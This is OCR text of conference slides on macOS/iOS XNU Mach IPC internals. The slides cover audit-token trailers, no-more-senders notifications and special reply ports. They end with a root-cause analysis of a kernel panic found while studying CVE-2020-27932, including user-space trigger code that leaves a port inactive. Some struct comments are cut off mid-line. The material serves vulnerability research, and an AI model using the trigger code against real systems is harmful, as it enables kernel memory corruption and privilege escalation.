



```
typedef struct{
    mach_msg_trailer_type_t       msgh_trailer_type;
    mach_msg_trailer_size_t       msgh_trailer_size;
    mach_port_seqno_t             msgh_seqno;
    security_token_t              msgh_sender;
    audit_token_t                 msgh_audit;
    mach_port_context_t           msgh_context;
    mach_msg_filter_id            msgh_ad;
    msg_labels_t                  msgh_labels;
} mach_msg_mac_trailer_t;
```

☞ **The kernel adds a trailer to indicate the auditing information of the sender**

```
mach_msg_return_t
mach_msg_send(
    mach_msg_header_t       *msg,
    mach_msg_option_t       option,
    mach_msg_size_t         send_size,
    mach_msg_timeout_t      send_timeout,
    mach_msg_priority_t     priority)
{

    /*
     * reserve for the trailer the largest space (MAX_TRAILER_SIZE)
     * However, the internal size field of the trailer (msgh_trailer_size)
     * is initialized to the minimum (sizeof(mach_msg_trailer_t)), to optimize
     * the cases where no implicit data is requested.
     */
    trailer = (mach_msg_max_trailer_t *) ((vm_offset_t)kmsg->ikm_header + send_size);
    bzero(trailer, sizeof(*trailer));
    trailer->msgh_sender = current_thread()->task->sec_token;
    trailer->msgh_audit = current_thread()->task->audit_token;
    trailer->msgh_trailer_type = MACH_MSG_TRAILER_FORMAT_0;
    trailer->msgh_trailer_size = MACH_MSG_TRAILER_MINIMUM_SIZE;
```

IPC Sandbox in Launchd




The mach message carries a trailer

```
audit_token->val[0] = my_cred->cr_audit.as_aia_p->ai_auid;
audit_token->val[1] = my_pcred->cr_uid;
audit_token->val[2] = my_pcred->cr_gid;
audit_token->val[3] = my_pcred->cr_ruid;
audit_token->val[4] = my_pcred->cr_rgid;
audit_token->val[5] = p->p_pid;
audit_token->val[6] = my_cred->cr_audit.as_aia_p->ai_asid;
audit_token->val[7] = p->p_idversion;
```

Inside the audit_token, launchd can get the information including pid/p_idversion, and then perform a sandbox check according to pid and p_idversion.


No-more-senders (NMS) notification



Per-task kernel object

Permanent kernel object

No-more-senders (NMS) notification



☜ **Per-task kernel object**

Consider such a scenario: when a task is terminated accidentally, how to clean up the kernel objects?

☜ **Permanent kernel object**

No-more-senders (NMS) notification

- The kernel object can register for no-more-senders notification (IPC_KOBJECT_ALLOC_NSREQUEST)

- When there are no longer any tasks which hold a send right to this kernel object, the kernel would send the *no-more-senders notification* message to the port. As a result, the kernel can deallocate/destroy the corresponding kernel object.

```
switch (request_header->msgh_id) {
case MACH_NOTIFY_NO_SENDERS:
    switch (ip_kotype(port)) {
    case IKOT_VOUCHER:
        ipc_voucher_notify(request_header);
        return TRUE;

    case IKOT_VOUCHER_ATTR_CONTROL:
        ipc_voucher_attr_control_notify(request_header);
        return TRUE;

    case IKOT_PORT_SUBST_ONCE:
        ipc_kobject_subst_once_notify(request_header);
        return TRUE;

    case IKOT_SEMAPHORE:
        semaphore_notify(request_header);
        return TRUE;

    case IKOT_EVENTLINK:
        ipc_eventlink_notify(request_header);
        return TRUE;

    case IKOT_TASK_CONTROL:
        task_port_notify(request_header);
        return TRUE;
```

Only the kernel can send NMS

- In the past, Ian beer found a lot of bugs due to spoofed NMS

2015-Oct-13	Apple	IOKit	ianbeer	Spoofed no-more-senders notifications with IOBluetoothHCIPacketLogUserClient leads to unsafe parallel OSArray manipulation CCProjectZeroMembers
2015-Oct-09	Apple	OSX-Kernel	ianbeer	OS X Kernel UaF due to audit session port failing to correctly account for spoofed no-more-senders notifications CCProjectZeroMembers
2015-Oct-09	Apple	OSX-Kernel	ianbeer	Kernel UaF with IOAccelMemoryInfoUserClient with spoofed no more senders notifications CCProjectZeroMembers
2015-Oct-09	Apple	OSX-Kernel	ianbeer	OS X Kernel UaF with IOAccelDisplayPipeUserClient2 with spoofed no more senders notifications CCProjectZeroMembers
2015-Oct-08	Apple	iOS-Kernel, OSX-Kernel	ianbeer	IOKit doesn't correctly handle spoofed no-more-senders notifications leading to many bugs (OS X and iOS) CCProjectZeroMembers

- Now the ipc_kobject_notify only handles mach message with the kernel tokens

```
boolean_t
ipc_kobject_notify(
    mach_msg_header_t *request_header,
    mach_msg_header_t *reply_header)
{
    //...
    /*
     * The kobject notification is privileged and can change the
     * refcount on kernel-internal objects - make sure
     * that the message wasn't faked!
     */
    if (0 != bcmp(&trailer->msgh_audit, &KERNEL_AUDIT_TOKEN,
        sizeof(trailer->msgh_audit))) {
        return FALSE;
    }
    if (0 != bcmp(&trailer->msgh_sender, &KERNEL_SECURITY_TOKEN,
        sizeof(trailer->msgh_sender))) {
        return FALSE;
    }
```


The bug

https://github.com/wangtielei/Slides/blob/main/zer0con21.pdf

XNU has many optimizations to boost IPC

```
struct ipc_port {
    ...
    mach_vm_address_t ip_context;

    natural_t ip_sprequests:1,      /* send-possible requests outstanding */
        ip_spimportant:1,           /* ... at least one is importance donating */
        ip_impdonation:1,           /* port supports importance donation */
        ip_tempowner:1,             /* dont give donations to current receiver */
        ip_guarded:1,               /* port guarded (use context value as guard) */
        ip_strict_guard:1,          /* Strict guarding; Prevents user manipulation of context values directly */
        ip_specialreply:1,          /* port is a special reply port */
        ip_sync_link_state:3,       /* link the port to destination port/ Workloop */
        ip_sync_bootstrap_checkin:1,/* port part of sync bootstrap checkin, push on thread doing the checkin */
        ip_immovable_receive:1,     /* the receive right ca
        ip_no_grant:1,              /* Port wont accept com
        ip_immovable_send:1,        /* No send(once) rights
        ip_tg_block_tracking:1,     /* Track blocking relat
        ip_impcount:17;             /* number of importance
```

CVE-2020-27932
is caused by special reply ports



Special reply port

- Normally, when a thread traps into the kernel to receive mach messages, its priority will be decreased
- Assume a higher priority thread sends a mach message to a service, and would receive a reply latter. When receiving the reply, the thread doesn't want to lose its priority, because highly likely the reply is already on the queue.
- This is how the "special reply port" comes. Receiving messages from a special reply port should not decrease the thread priority.

How to use special reply ports?

```
special_reply_port = thread_get_special_reply_port();

/* Perform a Sync bootstrap checkin */
send(send_port, special_reply_port, MACH_PORT_NULL, MACH_SEND_SYNC_BOOTSTRAP_CHECKIN, MACH_MSG_TYPE_COPY_SEND);

/* Receive the service port */
service_port = receive(special_reply_port, send_port);
```

Sample Code from XNU source code

A customized send

- Send a mach port *msg_port* via a complex mach message to *send_port* with reply port *reply_port*
- A few things to note
  - *msg_port* is sent with MACH_MSG_TYPE_MOVE_RECEIVE
  - mach_msg uses the option MACH_SEND_SYNC_OVERRIDE

```
static void
send(
    mach_port_t send_port,
    mach_port_t reply_port,
    mach_port_t msg_port,
    mach_msg_option_t options,
    int send_disposition)
{
    kern_return_t ret = 0;

    struct {
        mach_msg_header_t header;
        mach_msg_body_t body;
        mach_msg_port_descriptor_t port_descriptor;
    } send_msg = {
        .header = {
            .msgh_remote_port = send_port,
            .msgh_local_port  = reply_port,
            .msgh_bits        = MACH_MSGH_BITS_SET(send_disposition,
        reply_port ? MACH_MSG_TYPE_MAKE_SEND_ONCE : 0,
        MACH_MSG_TYPE_MOVE_SEND,
        MACH_MSGH_BITS_COMPLEX),
            .msgh_id          = 0x100,
            .msgh_size        = sizeof(send_msg),
        },
        .body = {
            .msgh_descriptor_count = 1,
        },
        .port_descriptor = {
            .name        = msg_port,
            .disposition = MACH_MSG_TYPE_MOVE_RECEIVE,
            .type        = MACH_MSG_PORT_DESCRIPTOR,
        },
    };

    if (msg_port == MACH_PORT_NULL) {
        send_msg.body.msgh_descriptor_count = 0;
    }

    ret = mach_msg(&(send_msg.header),
        MACH_SEND_MSG |
        MACH_SEND_TIMEOUT |
        MACH_SEND_OVERRIDE |
        ((reply_port ? MACH_SEND_SYNC_OVERRIDE : 0) | options),
        send_msg.header.msgh_size,
        0,
        MACH_PORT_NULL,
        10000,
        0);

    if (ret != KERN_SUCCESS) {
        printf("mach_msg_send failed with error %d\n", ret);
    }
}
```


We found a new panic while analyzing CVE-2020-27932

send a null port to dst_port, use special_reply_port as reply port

```
send(dst_port,           //send_port
     special_reply_port,//reply_port
     0,                  //msg_port
     MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
     MACH_MSG_TYPE_COPY_SEND);

send(special_reply_port,//send_port
     special_reply_port,//reply_port
     special_reply_port,//msg_port
     MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
     MACH_MSG_TYPE_COPY_SEND);

mach_msg_header_t* rcv = malloc(0x1000);
memset(rcv, 0, 0x1000);
rcv->msgh_size = 0x1000;
rcv->msgh_local_port = dst_port;
mach_msg_receive(rcv);
```

send special_reply_port to itself, use itself as reply port

receive from dst_port



dst_port became inactive!

```
"Using inactive port 0xffffff86956be3f0"
```

Root cause analysis

```
send(dst_port,           //send_port
     special_reply_port,//reply_port
     0,                  //msg_port
     MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
     MACH_MSG_TYPE_COPY_SEND);

send(special_reply_port,//send_port
     special_reply_port,//reply_port
     special_reply_port,//msg_port
     MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
     MACH_MSG_TYPE_COPY_SEND);

mach_msg_header_t* rcv = malloc(0x1000);
memset(rcv, 0, 0x1000);
rcv->msgh_size = 0x1000;
rcv->msgh_local_port = dst_port;
mach_msg_receive(rcv);
```

mach_msg_overwrite_trap

↳ ipc_kmsg_copyin

↳ ipc_kmsg_copyin_header

↳ ipc_kmsg_set_qos

↳ ipc_port_link_special_reply_port

ipc_port_link_special_reply_port


```
/* take a reference on dest_port */
ip_reference(dest_port);
special_reply_port->ip_sync_inheritor_port = dest_port;
special_reply_port->ip_sync_link_state = PORT_SYNC_LINK_PORT;
```

Root cause analysis

```
send(dst_port,              //send_port
     special_reply_port,//reply_port
     0,                     //msg_port
     MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
     MACH_MSG_TYPE_COPY_SEND);

send(special_reply_port,//send_port
     special_reply_port,//reply_port
     special_reply_port,//msg_port
     MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
     MACH_MSG_TYPE_COPY_SEND);

mach_msg_header_t* rcv = malloc(0x1000);
memset(rcv, 0, 0x1000);
rcv->msgh_size = 0x1000;
rcv->msgh_local_port = dst_port;
mach_msg_receive(rcv);
```

ipc_port_link_special_reply_port

```
/* take a reference on dest_port */
ip_reference(dest_port);
special_reply_port->ip_sync_inheritor_port = dest_port;
special_reply_port->ip_sync_link_state = PORT_SYNC_LINK_PORT;
```



Root cause analysis

```
send(dst_port,          //send_port
     special_reply_port,//reply_port
     0,                 //msg_port
     MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
     MACH_MSG_TYPE_COPY_SEND);

send(special_reply_port,//send_port
     special_reply_port,//reply_port
     special_reply_port,//msg_port
     MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
     MACH_MSG_TYPE_COPY_SEND);

mach_msg_header_t* rcv = malloc(0x1000);
memset(rcv, 0, 0x1000);
rcv->msgh_size = 0x1000;
rcv->msgh_local_port = dst_port;
mach_msg_receive(rcv);
```

The second send is very complicated, but there are three key steps

Root cause analysis

```
send(dst_port,          //send_port
     special_reply_port,//reply_port
     0,                 //msg_port
     MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
     MACH_MSG_TYPE_COPY_SEND);

send(special_reply_port,//send_port
     special_reply_port,//reply_port
     special_reply_port,//msg_port
     MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
     MACH_MSG_TYPE_COPY_SEND);

mach_msg_header_t* rcv = malloc(0x1000);
memset(rcv, 0, 0x1000);
rcv->msgh_size = 0x1000;
rcv->msgh_local_port = dst_port;
mach_msg_receive(rcv);
```

1. ***msg_port*** **is sent with MACH_MSG_TYPE_MOVE_RECEIVE**

mach_msg_overwrite_trap
- ipc_kmsg_copyin
  - ipc_kmsg_copyin_body
    - ipc_kmsg_copyin_port_descriptor
      - ipc_object_copyin
        - ipc_right_copyin

```
 */
if (port->ip_tempowner == 0) {
    assert(IIT_NULL == port->ip_imp_task);

    /* ports in limbo have to be tempowner */
    port->ip_tempowner = 1;
    *assertcntp = port->ip_impcount;
}
```

special_reply_port's ip_tempowner is set 1

Root cause analysis

```
send(dst_port,           //send_port
     special_reply_port,//reply_port
     0,                  //msg_port
     MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
     MACH_MSG_TYPE_COPY_SEND);
```

```
send(special_reply_port,//send_port
     special_reply_port,//reply_port
     special_reply_port,//msg_port
     MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
     MACH_MSG_TYPE_COPY_SEND);
```

```
mach_msg_header_t* rcv = malloc(0x1000);
memset(rcv, 0, 0x1000);
rcv->msgh_size = 0x1000;
rcv->msgh_local_port = dst_port;
mach_msg_receive(rcv);
```

2. **sending a port to itself will trigger a circularity check**

mach_msg_overwrite_trap
↳ ipc_kmsg_copyin
↳ ipc_kmsg_copyin_body
↳ ipc_kmsg_copyin_port_descriptor
↳ ipc_port_check_circularity

```
if ((result_disp == MACH_MSG_TYPE_PORT_RECEIVE) &&
    ipc_port_check_circularity(ip_object_to_port(object),
    ip_object_to_port(dest))) {
    kmsg->ikm_header->msgh_bits |= MACH_MSGH_BITS_CIRCULAR;
}
```

the kmsg is set with MACH_MSGH_BITS_CIRCULAR

Root cause analysis

```
send(dst_port,           //send_port
     special_reply_port,//reply_port
     0,                  //msg_port
     MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
     MACH_MSG_TYPE_COPY_SEND);

send(special_reply_port,//send_port
     special_reply_port,//reply_port
     special_reply_port,//msg_port
     MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
     MACH_MSG_TYPE_COPY_SEND);

mach_msg_header_t* rcv = malloc(0x1000);
memset(rcv, 0, 0x1000);
rcv->msgh_size = 0x1000;
rcv->msgh_local_port = dst_port;
mach_msg_receive(rcv);
```

2. **sending a port to itself will trigger a circularity check**

the kmsg gets destroyed due to the circularity check

mach_msg_overwrite_trap

↳ ipc_kmsg_send

↳ ipc_kmsg_destroy

```
/* don't allow the creation of a circular loop */
if (kmsg->ikm_header->msgh_bits & MACH_MSGH_BITS_CIRCULAR) {
    ipc_kmsg_destroy(kmsg);
    KDBG(MACHDBG_CODE(DBG_MACH_IPC, MACH_IPC_KMSG_INFO) | DBG_FUNC_END, MACH_MSGH_BITS_CIRCULAR);
    return MACH_MSG_SUCCESS;
}
```

Root cause analysis

```
send(dst_port,           //send_port
     special_reply_port,//reply_port
     0,                  //msg_port
     MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
     MACH_MSG_TYPE_COPY_SEND);

send(special_reply_port,//send_port
     special_reply_port,//reply_port
     special_reply_port,//msg_port
     MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
     MACH_MSG_TYPE_COPY_SEND);

mach_msg_header_t* rcv = malloc(0x1000);
memset(rcv, 0, 0x1000);
rcv->msgh_size = 0x1000;
rcv->msgh_local_port = dst_port;
mach_msg_receive(rcv);
```


3. **destroying the kmsg leads to msg_port destruction**

ipc_kmsg_destroy
↳ ipc_kmsg_clean
↳ ipc_kmsg_clean_body
↳ ipc_object_destroy
↳ ipc_port_release_receive
↳ ipc_port_destroy

ipc_port_destroy

- How to destroy the special_reply_port? There is a simplified version!

